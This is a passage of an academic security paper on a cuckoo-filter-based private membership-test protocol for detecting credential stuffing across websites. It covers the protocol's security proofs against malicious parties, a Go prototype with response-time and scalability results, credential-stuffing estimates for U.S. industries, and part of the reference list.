In our protocol, R creates a β-row, 2-column matrix $\mathbf{Q}$ of ciphertexts, where the first column contains a ciphertext of $\mathbf{1}$ in row $\mathsf{hash}(e)$ and ciphertexts of $\mathbf{0}$ in other rows, and where the second column contains a ciphertext of $\mathbf{1}$ in row $\mathsf{hash}(e) \oplus \mathsf{hash}(\mathsf{fprint}(e))$ and ciphertexts of $\mathbf{0}$ in others (line r5). The requester also generates a ciphertext f of $-\mathsf{fprint}(e)$ (line r2), and sends this ciphertext and the matrix $\mathbf{Q}$ to S, along with the public key pk (message m1). After checking in line s1 that $f \in C_{pk}$, and $\mathbf{Q} \in (C_{pk})^{\beta\times 2}$ (and that pk is well-formed, which is left implicit in Fig. 3), S generates a matrix $\mathbf{F} \in (C_{pk})^{\chi\times 2}$ having a copy of f in each component (line s2) and a matrix $\mathbf{M} \in (\mathbb{Z}_r)^{\chi\times 2}$ of random elements of $\mathbb{Z}_r \setminus \{\mathbf{0}\}$ (line s3). S then forms the response matrix $\mathbf{R} \leftarrow \mathbf{M} \circ_{pk} \left(\left(\mathbf{X} *_{pk} \mathbf{Q}\right) +_{pk} \mathbf{F}\right)$, which is best understood component-wise: $(\mathbf{R})_{i,j}$ is a ciphertext of a random element of $\mathbb{Z}_r \setminus \{\mathbf{0}\}$ if $\left(\left(\mathbf{X} *_{pk} \mathbf{Q}\right) +_{pk} \mathbf{F}\right)_{i,j}$ is a ciphertext of anything other than $\mathbf{0}$, since $(\mathbf{M})_{i,j}$ is chosen at random from $\mathbb{Z}_r \setminus \{\mathbf{0}\}$. Moreover, $\left(\left(\mathbf{X} *_{pk} \mathbf{Q}\right) +_{pk} \mathbf{F}\right)_{i,j}$ is an encryption of $\mathbf{0}$ iff $\left(\mathbf{X} *_{pk} \mathbf{Q}\right)_{i,j}$ is a ciphertext of $\mathsf{fprint}(e)$, since $(\mathbf{F})_{i,j}$ is a ciphertext of $-\mathsf{fprint}(e)$. And $\left(\mathbf{X} *_{pk} \mathbf{Q}\right)_{i,j}$ is a ciphertext of $\mathsf{fprint}(e)$ iff either (1) holds (since $(\mathbf{Q})_{\mathsf{hash}(e),1}$ is an encryption of $\mathbf{1}$) or (2) holds (since $(\mathbf{Q})_{\mathsf{hash}(e)\oplus\mathsf{hash}(\mathsf{fprint}(e)),2}$ is an encryption of $\mathbf{1}$). So, if R and S behave correctly, the protocol returns *true* to R iff e is an element of the cuckoo filter $\mathbf{X}$.

For (an artificially small) example, suppose $\beta = 3$, $\chi = 1$, and that the requester R queries the membership of element e such that $i_1 = \mathsf{hash}(e) = 3$ and $i_2 = \mathsf{hash}(e) \oplus \mathsf{hash}(\mathsf{fprint}(e)) = 2$. The responder S generates a cuckoo filter $\mathbf{X} \in (\mathbb{Z}_r)^{1\times 3}$ based on its input set. Here we assume e is in S's set, as indicated by $(\mathbf{X})_{1,3} = \mathsf{fprint}(e)$. Then,

$$\begin{aligned}
&\mathbf{X} *_{pk} \mathbf{Q} \\
&\stackrel{d}{=} \begin{bmatrix} m_1 & m_2 & \mathsf{fprint}(e) \end{bmatrix} *_{pk} \begin{bmatrix} \mathsf{Enc}_{pk}(\mathbf{0}) & \mathsf{Enc}_{pk}(\mathbf{0}) \\ \mathsf{Enc}_{pk}(\mathbf{0}) & \mathsf{Enc}_{pk}(\mathbf{1}) \\ \mathsf{Enc}_{pk}(\mathbf{1}) & \mathsf{Enc}_{pk}(\mathbf{0}) \end{bmatrix} \\
&\stackrel{d}{=} \begin{bmatrix} \mathsf{Enc}_{pk}(\mathsf{fprint}(e)) & \mathsf{Enc}_{pk}(m_2) \end{bmatrix}
\end{aligned}$$

where m_1 and m_2 are elements of $\mathbb{Z}_r$ that, barring a collision in the output of fprint, are not equal to $\mathsf{fprint}(e)$. So,




Figure 3: CUCKOO-PMT with requester R and responder S, described in Sec. 5. Matrix types are: $\mathbf{Q} \in (C_{pk})^{\beta\times 2}$; $\mathbf{X} \in (\mathbb{Z}_r)^{\chi\times\beta}$; $\mathbf{F} \in (C_{pk})^{\chi\times 2}$; $\mathbf{M} \in (\mathbb{Z}_r)^{\chi\times 2}$; and $\mathbf{R} \in (C_{pk})^{\chi\times 2}$.

$(\mathbf{X} *_{pk} \mathbf{Q}) +_{pk} \mathbf{F} \stackrel{d}{=} \left[\begin{array}{cc} \mathsf{Enc}_{pk}(\mathbf{0}) & \mathsf{Enc}_{pk}(m_3) \end{array}\right]$ where $m_3 = m_2 - \mathsf{fprint}(e) \neq \mathbf{0}$, again assuming $m_2 \neq \mathsf{fprint}(e)$, and thus $\mathbf{M} \circ_{pk} \left((\mathbf{X} *_{pk} \mathbf{Q}) +_{pk} \mathbf{F}\right) \stackrel{d}{=} \left[\begin{array}{cc} \mathsf{Enc}_{pk}(\mathbf{0}) & \mathsf{Enc}_{pk}(m_4) \end{array}\right]$, where m_4 is distributed uniformly in $\mathbb{Z}_r \setminus \{\mathbf{0}\}$.

5.6 Security Against a Malicious Requester

If the responder follows the protocol, then the *only* information encoded in each $(\mathbf{R})_{i,j}$ is $\mathsf{isZero}_{sk}((\mathbf{R})_{i,j})$, as a corollary of the following two propositions.

Proposition 1. *If the responder follows the protocol, then* $\mathbb{P}\left((\mathbf{R})_{i,j} \in C_{pk}(m) \;\middle|\; (\mathbf{R})_{i,j} \notin C_{pk}(\mathbf{0})\right) = \frac{1}{r-1}$ *for any* $i \in [\chi]$, $j \in [2]$, *and* $m \in \mathbb{Z}_r \setminus \{\mathbf{0}\}$.

Proof. $\left((\mathbf{X} *_{pk} \mathbf{Q}) +_{pk} \mathbf{F}\right)_{i,j} \in C_{pk}$, since by line s1, $f \in C_{pk}$ and $\mathbf{Q} \in (C_{pk})^{\beta\times 2}$. Moreover, $\left((\mathbf{X} *_{pk} \mathbf{Q}) +_{pk} \mathbf{F}\right)_{i,j} \notin C_{pk}(\mathbf{0})$ since $(\mathbf{R})_{i,j} \notin C_{pk}(\mathbf{0})$ by assumption. Since $(\mathbf{M})_{i,j}$ is drawn uniformly from $\mathbb{Z}_r \setminus \{\mathbf{0}\}$ (line s3), the plaintext of $(\mathbf{R})_{i,j}$ is uniformly distributed in $\mathbb{Z}_r \setminus \{\mathbf{0}\}$. □

Proposition 2. *If the responder follows the protocol, then* $\mathbb{P}\left((\mathbf{R})_{i,j} = c \;\middle|\; (\mathbf{R})_{i,j} \in C_{pk}(m)\right) = \frac{1}{|C_{pk}(m)|}$ *for any* $i \in [\chi]$, $j \in [2]$, $m \in \mathbb{Z}_r$, *and* $c \in C_{pk}(m)$.

Proof. This is immediate since $+_{pk}$ ensures that for $c_1 \in C_{pk}(m_1)$ and $c_2 \in C_{pk}(m_2)$, $c_1 +_{pk} c_2$ outputs a ciphertext c chosen uniformly at random from $C_{pk}(m_1 + m_2)$. □

Prop. 1 and Prop. 2 are also true for the protocol of Wang & Reiter [69] (henceforth called BLOOM-PMT), in that each protocol execution leaks to the requester only one yes/no answer about the responder's set representation, regardless of the actions of the requester. A critical distinction exists between our protocol and BLOOM-PMT, however, in that BLOOM-PMT permits a malicious requester to craft queries so that the yes/no answer can be expected to carry a (full) bit of information to the requester about the responder's set. We capture this information leakage using *extraction complexity*, which is the expected number of queries for a malicious requester to extract the responder's set representation, thereby enabling the requester to conduct offline attacks on the set. More precisely, for a fixed responder set Z, the *extraction complexity* of a PMT protocol is the expected number of protocol runs required for a malicious requester to extract enough information from an honest responder to locally determine $e \stackrel{?}{\in} Z$ for any e with the same accuracy as the PMT provides.

BLOOM-PMT enables a malicious requester to learn any single bit in the Bloom-filter representation of the responder's set. Since to accommodate a set of size ℓ with false-positive rate of p for membership tests, a Bloom filter uses $O(\ell \log_2 \frac{1}{p})$ bits, this is the extraction complexity for BLOOM-PMT; after this many queries, the malicious requester knows enough to conduct an *offline* attack on set members. In contrast:

Proposition 3. *The extraction complexity of* CUCKOO-PMT *is* $\Omega(\frac{1}{p})$.

Proof. Suppose the responder behaves according to the protocol, and for each $i \in [\beta]$, $j \in [2]$, denote by $m_{i,j} \in \mathbb{Z}_r$ the plaintext such that $(\mathbf{Q})_{i,j} \in C_{pk}(m_{i,j})$. Similarly, denote by $m_f \in \mathbb{Z}_r$ the plaintext such that $f \in C_{pk}(m_f)$. A corollary of Props. 1–2 is then that in one PMT response, the requester learns only the result

$$\left(\sum_{k=1}^{\beta} \left((\mathbf{X})_{i,k} \times m_{k,j}\right)\right) + m_f \stackrel{?}{\equiv}_r \mathbf{0} \tag{3}$$

for each $i \in [\chi]$, $j \in [2]$, i.e., a total of 2χ linear congruence-mod-r tests, where the $m_{k,j}$ and m_f values are chosen by the requester. Even if $\mathbf{X}$ represents a set consisting of only a single element e chosen so that $\mathsf{fprint}(e)$ is uniformly distributed in F, confirming the presence of $\mathsf{fprint}(e)$ in $\mathbf{X}$ requires, in expectation, testing $|F|/2$ linear congruences and so performing $|F|/4\chi$ PMT queries. Since $|F|/2\chi \geq 1/p$ to retain the false-positive rate p [25, Section 5.1], CUCKOO-PMT has an extraction complexity of $\Omega(\frac{1}{p})$ queries. □

The lower bound in Prop. 3 is very coarse, in that it applies even for a cuckoo filter $\mathbf{X}$ storing a single element—not to

mention one storing many. Moreover, there are a number of measures that can make extraction even more difficult for a malicious requester at minimal expense to the responder.

- The responder can permute each column of $\mathbf{X}$ independently after each execution of CUCKOO-PMT, since the query matrix $\mathbf{Q}$ produced by a correct requester will select the same elements from $\mathbf{X}$ regardless of this permuting. Interpreting the results of multiple malicious PMT queries will become more difficult, however.
- The responder can select any $(\mathbf{X})_{i,j} \notin F$ uniformly at random from $\mathbb{Z}_r \setminus F$, ensuring that any linear test (3) involving $(\mathbf{X})_{i,j}$ (i.e., for which $m_{i,j} \neq \mathbf{0}$, using the notation in the proof of Prop. 3) succeeds with probability only $\frac{1}{|\mathbb{Z}_r \setminus F|}$.
- The responder can randomly permute the elements of $\mathbf{R}$ before returning it, since the result computed by a correct requester will be the same (line r7). In doing so, the requester is deprived of knowing which of its linear tests (3) were satisfied (if any were).

5.7 Security Against a Malicious Responder

We now prove security for the requester against a malicious responder. To do so, we define a malicious responder to be a triple $B = \langle B_1, B_2, B_3 \rangle$ of algorithms that participates in the experiment $\mathsf{Expt}^{\text{PMT-}b}_{\text{CUCKOO-PMT}}$ defined as follows:

$$
\begin{array}{l}
\texttt{Experiment } \mathsf{Expt}^{\text{PMT-}b}_{\text{CUCKOO-PMT}}(\langle B_1, B_2, B_3 \rangle) \\
\quad \langle e_0, e_1, \phi_1 \rangle \leftarrow B_1() \\
\quad \langle \langle pk, f, \mathbf{Q} \rangle, sk \rangle \leftarrow R_{\text{r1-r5}}(e_b) \\
\quad \langle \mathbf{R}, \phi_2 \rangle \leftarrow B_2(\langle pk, f, \mathbf{Q} \rangle, \phi_1) \\
\quad b' \leftarrow R_{\text{r6-r7}}(sk, pk, \mathbf{R}) \\
\quad b'' \leftarrow B_3(\phi_2, b') \\
\quad \texttt{return } b''
\end{array}
$$

In this experiment, $R_{\text{r1-r5}}$ denotes steps r1–r5 in Fig. 3, producing the message m1 and the private key sk. Similarly, $R_{\text{r6-r7}}$ denotes steps r6–r7. In the experiment, B_1 chooses two elements e_0, e_1, and b determines which of the two that is used in the experiment. B_2 is given message m1 and produces the response matrix $\mathbf{R}$. Finally, B_3 is given the final result b' of the protocol from line r7, and outputs a bit b''. Note that though Fig. 3 does not disclose R's result explicitly to S, we allow it to be disclosed to S (i.e., B_3) in this analysis, to permit CUCKOO-PMT to be used in other contexts (e.g., [69]). We define the responder-adversary advantage as

$$
\begin{aligned}
\mathsf{Adv}^{\text{PMT}}_{\text{CUCKOO-PMT}}(B) &= \mathbb{P}\left(\mathsf{Expt}^{\text{PMT-0}}_{\text{CUCKOO-PMT}}(B) = 0\right) \\
&\quad - \mathbb{P}\left(\mathsf{Expt}^{\text{PMT-1}}_{\text{CUCKOO-PMT}}(B) = 0\right)
\end{aligned}
$$

$$
\mathsf{Adv}^{\text{PMT}}_{\text{CUCKOO-PMT}}(t) = \max_B \mathsf{Adv}^{\text{PMT}}_{\text{CUCKOO-PMT}}(B)
$$

where the maximum is taken over all adversaries B that run in time t. Intuitively, $\mathsf{Adv}^{\text{PMT}}_{\text{CUCKOO-PMT}}(t)$ captures the ability of any adversary running in time t to differentiate which of two passwords of its choice the requester uses to run the protocol.

We reduce security of CUCKOO-PMT against a responder adversary B to IND-CPA security [2, Definition 5.8] of the encryption $\mathcal{E}$. The IND-CPA experiment $\mathsf{Expt}^{\text{CPA-}\hat{b}}_{\mathcal{E}}$ is

$$
\begin{array}{l}
\texttt{Experiment } \mathsf{Expt}^{\text{CPA-}\hat{b}}_{\mathcal{E}}(A) \\
\quad \langle pk, sk \rangle \leftarrow \mathsf{Gen}(1^\kappa) \\
\quad \check{b} \leftarrow A^{\mathsf{Enc}_{pk}(\text{LR}(\cdot,\cdot,\hat{b}))}(pk) \\
\quad \texttt{return } \check{b}
\end{array}
$$

Here, the IND-CPA adversary A is given access to a "left-or-right" oracle $\mathsf{Enc}_{pk}(\text{LR}(\cdot,\cdot,\hat{b}))$ that takes two plaintexts $m_0, m_1 \in \mathbb{Z}_r$ as input and returns $\mathsf{Enc}_{pk}(m_{\hat{b}})$. Finally, A returns a bit $\check{b}$, which the experiment returns. We define

$$
\begin{aligned}
\mathsf{Adv}^{\text{CPA}}_{\mathcal{E}}(A) &= \mathbb{P}\left(\mathsf{Expt}^{\text{CPA-0}}_{\mathcal{E}}(A) = 0\right) - \mathbb{P}\left(\mathsf{Expt}^{\text{CPA-1}}_{\mathcal{E}}(A) = 0\right) \\
\mathsf{Adv}^{\text{CPA}}_{\mathcal{E}}(t,q) &= \max_A \mathsf{Adv}^{\text{CPA}}_{\mathcal{E}}(A)
\end{aligned}
$$

where the maximum is taken over all IND-CPA adversaries A running in time t and making up to q oracle queries.

Proposition 4. $\mathsf{Adv}^{\text{PMT}}_{\text{CUCKOO-PMT}}(t) \leq 2\mathsf{Adv}^{\text{CPA}}_{\mathcal{E}}(t', q)$ *for* $q = 2\beta + 1$ *and some* $t' \leq 2t$.

Proof. Given a responder adversary $B = \langle B_1, B_2, B_3 \rangle$, we construct an IND-CPA adversary A as follows. A first invokes B_1 to obtain e_0 and e_1. Let m_{0k} denote the k-th plaintext that R would encrypt in an execution of the protocol on e_0, and similarly let m_{1k} denote the k-th plaintext that R would encrypt in an execution of the protocol on e_1. Then, A simulates R exactly, except using its oracle to obtain the k-th ciphertext $c_k \leftarrow \mathsf{Enc}_{pk}(\text{LR}(m_{0k}, m_{1k}, \hat{b}))$. Note that because A does not have sk, it cannot compute b' as R would, and so it chooses $b' \xleftarrow{\$} \{0,1\}$ randomly and provides it to B_3. When B_3 outputs b'', A copies this bit as its output $\check{b}$.

The value b' provided to B_3 is correct, i.e., $b' = \bigvee_{i,j} \mathsf{isZero}_{sk}((\mathbf{R})_{i,j})$, with probability $1/2$. In this case, the simulation provided by A to B is perfectly indistinguishable from a real execution, and so

$$
\begin{aligned}
&\mathbb{P}\left(\mathsf{Expt}^{\text{CPA-0}}_{\mathcal{E}}(A) = 0\right) = \mathbb{P}\left(\mathsf{Expt}^{\text{PMT-0}}_{\text{CUCKOO-PMT}}(B) = 0\right) \quad \text{and} \\
&\mathbb{P}\left(\mathsf{Expt}^{\text{CPA-1}}_{\mathcal{E}}(A) = 0\right) = \mathbb{P}\left(\mathsf{Expt}^{\text{PMT-1}}_{\text{CUCKOO-PMT}}(B) = 0\right)
\end{aligned}
$$

As such, $\mathsf{Adv}^{\text{CPA}}_{\mathcal{E}}(A) \geq \frac{1}{2}\mathsf{Adv}^{\text{PMT}}_{\text{CUCKOO-PMT}}(B)$. A makes $q = 2\beta + 1$ queries to construct $\mathbf{Q}$ and f, and consumes time at most $2t$ due to the time needed to construct both m_{0k} and m_{1k} for each k. □

6 Performance and Scalability

In this section, we describe an implementation of our framework and evaluate its performance and scalability. The goals of our evaluation are:

- To demonstrate the performance of our framework with varying parameters that could be used for real-world scenarios, e.g., different numbers of participating websites for different users, and various sizes of suspicious password sets maintained at a responder;
- To explore the potential performance degradation brought by adopting Tor to ensure the requester's login privacy when the directory is untrusted in this sense (i.e., ULP, as discussed in Sec. 4); and
- To evaluate the scalability of our prototype and to interpret its scalability in a real-world context.

6.1 Implementation

Here, we give the salient details of our prototype implementation of our framework.


The PMT implementation We implemented CUCKOO-PMT (Sec. 5) in Go. We instantiated the exponential Elgamal cryptosystem (App. A) on a prime-order elliptic curve group, secp256r1 (NIST P-256) [9,26], which ensures approximately 128-bit symmetric encryption security or 3072-bit RSA security. For the cuckoo filter, we chose the bucket size $\chi = 16$, which permits an occupancy of 98%. That is, to accommodate a set of size ℓ, we need to build a cuckoo filter with capacity at least $\ell/0.98$.

We leveraged precomputation on the requester side for line r1 and line r5 in Fig. 3. Specifically, the requester can precompute $\langle pk, sk \rangle$, $2\beta - 2$ ciphertexts of $\mathbf{0}$, and two ciphertexts of $\mathbf{1}$ such that the online part of the computation in line r5 is simply to assemble the matrix $\mathbf{Q}$.

The directory We implemented the directory in Go, leveraging multi-threading to support parallel message processing. For each PMT query, the directory shuffles the intended responders' addresses before forwarding the requester's query to those responders and shuffles all responses from responders before returning them back to the requester. The first shuffling is to avoid evaluation bias due to the networking or computation differences among multiple responders. The second shuffling further weakens the linkability between responses and source responders, as an extra layer of security protection against a malicious requester (see Sec. 4).

6.2 Experimental Setup

We set up one requester, one directory, and up to 256 responders. The requester and the directory ran on two machines in our department, both with 2.67GHz × 8 physical cores, 72GiB RAM, and Ubuntu 18.04 x86_64. The 256 responders were split evenly across eight Amazon EC2 instances in the Eastern North American region, each with 3.2GHz × 32 physical cores, 256GiB RAM and Ubuntu 18.04 x86_64.



(a) TLP directory (b) ULP directory

Figure 4: Response time with varying ℓ and n_a

Each responder was limited to one physical core, and had its own exclusive data files, processes, and network sockets.

To test scenarios where the directory is trusted for login privacy (TLP) and where it is not (ULP), we set up two different types of communication channels between the requester and the directory. For the TLP directory, the requester and the directory communicated directly. For the ULP directory, we set up a private Tor network, through which the requester communicated with the directory via a newly built two-hop (i.e., with two Tor nodes) circuit for each new query to hide its identity from the directory. These two Tor nodes were chosen by Tor's default selection algorithm from eight Tor nodes running in eight different Amazon datacenters in North America and Europe. In both the TLP and ULP cases, the directory communicated with responders directly.

Each reported datapoint is the average of 50 runs. The relative standard deviations of each datapoint for the TLP directory and ULP directory scenarios were less than 4% and 8%, respectively.

6.3 Response Time

We first report the results of our response-time evaluation experiments for our implementation and setup above. In these experiments, the requester issued one CUCKOO-PMT query via the directory to n_a responders, and awaited the n_a responses from the responders. The response time is the duration observed by the requester between starting to generate a PMT query (after precomputation) and receiving all responses and outputting the result. Fig. 4a shows the response time when directory is trusted for login privacy (TLP), while Fig. 4b shows the response time when the directory is untrusted for login privacy (ULP). As mentioned in Sec. 6.2, in the former case the requester directly connected to the directory, while in the latter case, the requester communicated with the directory via a Tor circuit. Tor circuit setup is included in the response-time measurement. In both cases, the directory had

direct connections with all responders, with no Tor circuits involved.

The main takeaway from Fig. 4 is that when the capacity ℓ of the suspicious password set at each responder was relatively small, say $\ell \leq 2^9$, the response time was less than 1s with a TLP directory and less than 2s with a ULP directory, even for users with a large number of web accounts, say $n_a = 256$. Since the average user has far fewer accounts ($n_a \approx 26$ [49]), and since modern password-management recommendations would allow suspicious-password sets to be capped at a size $\ell < 2^7$ (see Sec. 3.2), we can expect the response time for an isolated request to be less than 1s even in the ULP directory scenario.

6.4 Scalability

To evaluate the scalability of our framework, we measured the maximum qualifying response rate that our prototype can achieve. Here, a *qualifying* response is one for which the response time falls within a certain allowance, which we specified as 5s in the TLP directory case and 8s in the ULP directory case. For each query, n_a responders were chosen uniformly at random from all 256 responders. To produce a conservative ULP estimate, we required the requester to communicate with the ULP directory via a new Tor circuit for each new query, to account for the potential scalability degradation brought by building Tor connections.




Figure 5: Maximum qualifying responses per second

The results of these tests are shown in Fig. 5. To put these numbers in context, consider that there are ≈ 369.4M credential-stuffing login attempts per day for the four U.S. industries listed in Table 1. According to the reported success rates of credential stuffing, 0.83M of these login attempts are with correct passwords. Moreover, there are ≈ 187.6M legitimate login attempts per day in these industries; for a conservative estimate here, we assume that they all provide the correct passwords. With the baseline *phishing* ADS configuration used in Sec. 3.3, i.e., $(\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}) = (0.30, 0.95)$, there would be 57.07M ($= 187.6\text{M} \times 0.3 + 0.83\text{M} \times 0.95$) login attempts per day that induce PMT queries or, in other words, about 660 PMT queries per second. With the baseline *researching* ADS configuration used in Sec. 3.3, i.e., $(\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}) = (0.10, 0.99)$, an analogous calculation suggests 19.58M PMT queries per day or 227 per second. Our experiments suggest that our prototype could achieve these throughputs with just one directory server for a range of configurations. For example, configured for *phishing* attackers, our TLP directory should support the requisite throughput when $\ell < 2^7$ for up to $n_a \approx 69$ responders. Configured for *researching* attackers, even the ULP configuration could support the expected throughput when $\ell < 2^7$ for up to $n_a \approx 36$ responders, and the TLP configuration would support the needed throughput when $\ell < 2^7$ for n_a as large as $n_a = 125$.

Industry	Credential-stuffing login attempts per day [58, Tables 3–6]	Proportion that succeed [58, Tables 3–6]	Proportion of all login attempts [58, Fig. 13]
Airline	1.4M	1.00%	60%
Hotel	4.3M	1.00%	44%
Retail	131.5M	0.50%	91%
Consumer banking	232.2M	0.05%	58%

Table 1: Credential-stuffing estimates for U.S. industries

Though already encouraging, these results leveraged only one requester machine and one directory machine, and concentrated all PMT queries to be served by (a randomly chosen subset of size n_a of) the same 256 responders, each allocated only a single CPU core. Responder CPU was the bottleneck in the TLP experiments. Tor was the bottleneck in the ULP experiments, being the only difference from the TLP experiments. With a more dispersed query pattern launched from more requesters, with more capable responders, and with a distributed directory, our design could scale even further.

7 Conclusion

In this paper we have proposed a novel framework by which websites can coordinate to detect active credential-stuffing attacks on individual accounts. Our framework accommodates the tendencies of human users to reuse passwords, to enter their passwords into incorrect sites, etc., while still providing good detection accuracy across a range of operating points. The framework is built on a new private membership-test protocol that scales better than previous alternatives and/or ensures a higher *extraction complexity*, which captures the ability of a requester in the protocol to extract enough information to search elements of the set offline. Using probabilistic model checking applied to novel experiments designed to capture both usability and security, we quantified the benefits of

our framework. Finally, we showed through empirical results with our prototype implementation that our design should scale easily to accommodate the login load of large sectors of the U.S. economy, for example.

Acknowledgments We are grateful to the anonymous reviewers and to our shepherd, Prof. Stephen Checkoway, for their constructive feedback.

References

[1] Akamai. State of the internet/security: Credential stuffing – attacks and economies. https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/soti-security-credential-stuffing-attacks-and-economies-report-2019.pdf, 2019.

[2] M. Bellare and P. Rogaway. Introduction to modern cryptography. https://web.cs.ucdavis.edu/~rogaway/classes/227/spring05/book/main.pdf, 2005.

[3] A. Biryukov, D. Dinu, and D. Khovratovich. Argon2: New generation of memory-hard functions for password hashing and other applications. In *1st IEEE Euro S&P*, March 2016.

[4] J. Blocki, B. Harsha, and S. Zhou. On the economics of offline password cracking. In *39th IEEE S&P*, May 2018.

[5] H. Bojinov, E. Bursztein, X. Boyen, and D. Boneh. Kamouflage: Loss-resistant password management. In *ESORICS*, volume 6345 of *LNCS*, September 2010.

[6] J. Boyan. The Anonymizer: Protecting user privacy on the web. *Computer-Mediated Communication Magazine*, 4(9), September 1997.

[7] A. S. Brown, E. Bracken, S. Zoccoli, and K. Douglas. Generating and remembering passwords. *Applied Cognitive Psychology*, 18(6), 2004.

[8] W. E. Burr et al. Electronic Authentication Guideline. https://doi.org/10.6028/NIST.SP.800-63-2, August 2013. NIST Special Publication 800-63-2.

[9] Certicom Research. SEC 2: Recommended elliptic curve domain parameters. http://www.secg.org/SEC2-Ver-1.0.pdf, 2000. Standards for Efficient Cryptography.

[10] K. Collins. Facebook buys black market passwords to keep your account safe. https://www.cnet.com/news/facebook-chief-security-officer-alex-stamos-web-summit-lisbon-hackers/, November 9 2016.

[11] R. Cramer, R. Gennaro, and B. Schoenmakers. A secure and optimally efficient multi-authority election scheme. In *EUROCRYPT '97*, volume 1233 of *LNCS*, pages 103–118, 1997.

[12] D. Dachman-Soled, T. Malkin, M. Raykova, and M. Yung. Efficient robust private set intersection. In *7th ACNS*, volume 5536 of *LNCS*, 2009.

[13] A. Das, J. Bonneau, M. Caesar, N. Borisov, and X. Wang. The tangled web of password reuse. In *ISOC NDSS*, 2014.

[14] A. Davidson and C. Cid. An efficient toolkit for computing private set operations. In *22nd ACISP*, volume 10343 of *LNCS*, July 2017.

[15] E. De Cristofaro, P. Gasti, and G. Tsudik. Fast and private computation of cardinality of set intersection and union. In *11th CANS*, volume 7712 of *LNCS*, 2012.

[16] E. De Cristofaro, J. Kim, and G. Tsudik. Linear-complexity private set intersection protocols secure in malicious model. In *ASIACRYPT*, volume 6477 of *LNCS*, 2010.

[17] J. DeBlasio, S. Savage, G. M. Voelker, and A. C. Snoeren. Tripwire: Inferring internet site compromise. In *17th IMC*, November 2017.

[18] S. K. Debnath and R. Dutta. Secure and efficient private set intersection cardinality using Bloom filter. In *18th ISC*, volume 9290 of *LNCS*, September 2015.

[19] G. DeCandia, D. Hastorun, M. Jampani, G. Kakulapati, A. Lakshman, A. Pilchin, S. Sivasubramanian, P. Vosshall, and W. Vogels. Dynamo: Amazon's highly available key-value store. In *21st ACM SOSP*, 2007.

[20] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The second-generation onion router. In *13th USENIX Security*, August 2004.

[21] P. Doerfler, K. Thomas, M. Marincenko, J. Ranieri, Y. Jiang, A. Moscicki, and D. McCoy. Evaluating login challenges as a defense against account takeover. In *28th WWW*, May 2019.

[22] R. Egert, M. Fischlin, D. Gens, S. Jacob, M. Senker, and J. Tillmanns. Privately computing set-union and set-intersection cardinality via Bloom filters. In *20th ACISP*, volume 9144 of *LNCS*, 2015.

[23] T. ElGamal. A public-key cryptosystem and a signature scheme based on discrete logarithms. *IEEE TOIT*, 31(4), 1985.

[24] I. Erguler. Achieving flatness: Selecting the honeywords from existing user passwords. *IEEE TPDS*, 13(2), 2016.

[25] B. Fan, D. G. Andersen, M. Kaminsky, and M. D. Mitzenmacher. Cuckoo filter: Practically better than Bloom. In *10th ACM CoNEXT*, pages 75–88, 2014.

[26] Federal Information Processing Standards (FIPS) 186-4, Digital Signature Standard (DSS). http://dx.doi.org/10.6028/nist.fips.186-4, July 2013. National Institute of Standards and Technology (NIST).

[27] M. J. Freedman, C. Hazay, K. Nissim, and B. Pinkas. Efficient set intersection with simulation-based security. *J. Cryptology*, 29(1), 2016.

[28] M. J. Freedman, K. Nissim, and B. Pinkas. Efficient private matching and set intersection. In *EUROCRYPT 2004*, volume 3027 of *LNCS*, pages 1–19, May 2004.

[29] D. Freeman, S. Jain, M. Dürmuth, B. Biggio, and G. Giacinto. Who are you? A statistical approach to measuring user authenticity. In *23rd ISOC NDSS*, February 2016.

